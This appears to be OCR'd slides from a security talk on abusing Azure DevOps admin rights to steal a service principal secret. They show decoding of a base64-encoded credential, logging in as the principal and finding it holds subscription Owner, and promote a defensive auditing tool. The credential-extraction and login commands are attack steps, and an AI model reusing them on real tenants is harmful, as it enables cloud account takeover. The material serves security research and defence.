


ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

- **But Where is The Service Principal?**





ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




```
67    "client_request_id": "532aec98-7153-11f0-8184-7ced8d016691",
68    "content_md5": "PT4bbAX1zZJnlpZFpIsUHA==",
69    "date": "2025-08-04T16:51:53+00:00",
70    "encryption_key_sha256": null,
71    "encryption_scope": null,
72    "etag": "\"0x8DDD3773765CC10\"",
73    "lastModified": "2025-08-04T16:51:54+00:00",
74    "request_id": "3096962a-d01e-0083-1360-05249c000000",
75    "request_server_encrypted": true,
76    "version": "2022-11-02",
77    "version_id": null
78  }
79  [+] Backup complete.
80  servicePrincipalId=***
81  servicePrincipalKey=***
82
83  /usr/bin/az account clear
84  Finishing: Run encrypted Jedi-Archives backup (Azure CLI)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL





ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

```
PS C:\Users> $B64_DevOps = 'c2VydmljZVByaW5jaXBhbElkPWFhODZmNTM1LTNkYjktNGFiMy1iMzZmLTQ3Z
WY2MWZmMzIyZApzZXJ2aWNlUHJpbmNpcGFsS2V5PXZZUjhRfkJIbXJPTHBnbmdVeUV6RWYtd0NqVlo2cUdVNmRZSF
NjYVQK'
PS C:\Users> [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($B64_DevOps))
servicePrincipalId=aa8[redacted]d
servicePrincipalKey=[redacted]
```

```
PS C:\Users> az login --service-principal -u 'aa[redacted]' -p 'v
[redacted]' --tenant 1[redacted]3
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "1[redacted]3",
    "id": "f150d738-39a3-451c-a8e1-583b420d879d",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DevOps Automations",
    "state": "Enabled",
    "tenantId": "1[redacted]3",
    "user": {
      "name": "aa86f535-3db9-4ab3-b36f-47ef61ff322d",
      "type": "servicePrincipal"
    }
  }
]
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

```
PS C:\Users> az role assignment list --assignee "aa86f535-3db9-4ab3-b36f-47ef61ff322d"
[
  {
    "condition": null,
    "conditionVersion": null,
    "createdBy": "7211739b-5eb2-4b46-995d-a2f98078e4ae",
    "createdOn": "2025-07-28T13:04:09.755150+00:00",
    "delegatedManagedIdentityResourceId": null,
    "description": null,
    "id": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Auth
    "name": "84cd27c9-c8d7-4007-8032-dde016605e6b",
    "principalId": "f7e7f6b4-892c-4ac2-8d7f-dfd25880951f",
    "principalName": "aa                                                    d",
    "principalType": "ServicePrincipal",
    "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/
4bcb635",
    "roleDefinitionName": "Owner",
    "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d",
    "type": "Microsoft.Authorization/roleAssignments",
    "updatedBy": "7211739b-5eb2-4b46-995d-a2f98078e4ae",
    "updatedOn": "2025-07-28T13:04:09.755150+00:00"
  }
]
```



COMMUNITY TOYS FOR
GIRLZ && BOYZ

COMMUNITY TOYS FOR GIRLZ && BOYZ

- **APP-HUNTER - A GO-TO POWERSHELL TOOL TO:**
  - HUNTING OVERPRIVILEGED SERVICE PRINCIPALS
  - SURFACES ENTRA ID AND SUBSCRIPTION **ROLES** AS WELL AS **APP PERMISSIONS** THAT CREATE UNNECESSARY OR UNSAFE BLAST RADIUS
  - FLAGS DANGEROUS PERMISSIONS


DESIGNED FOR **RED TEAMERS**, **CLOUD SECURITY RESEARCHERS**, AND **DEFENDERS** TO IDENTIFY PRIVILEGE ESCALATION RISKS

COMMUNITY TOYS FOR GIRLZ && BOYZ

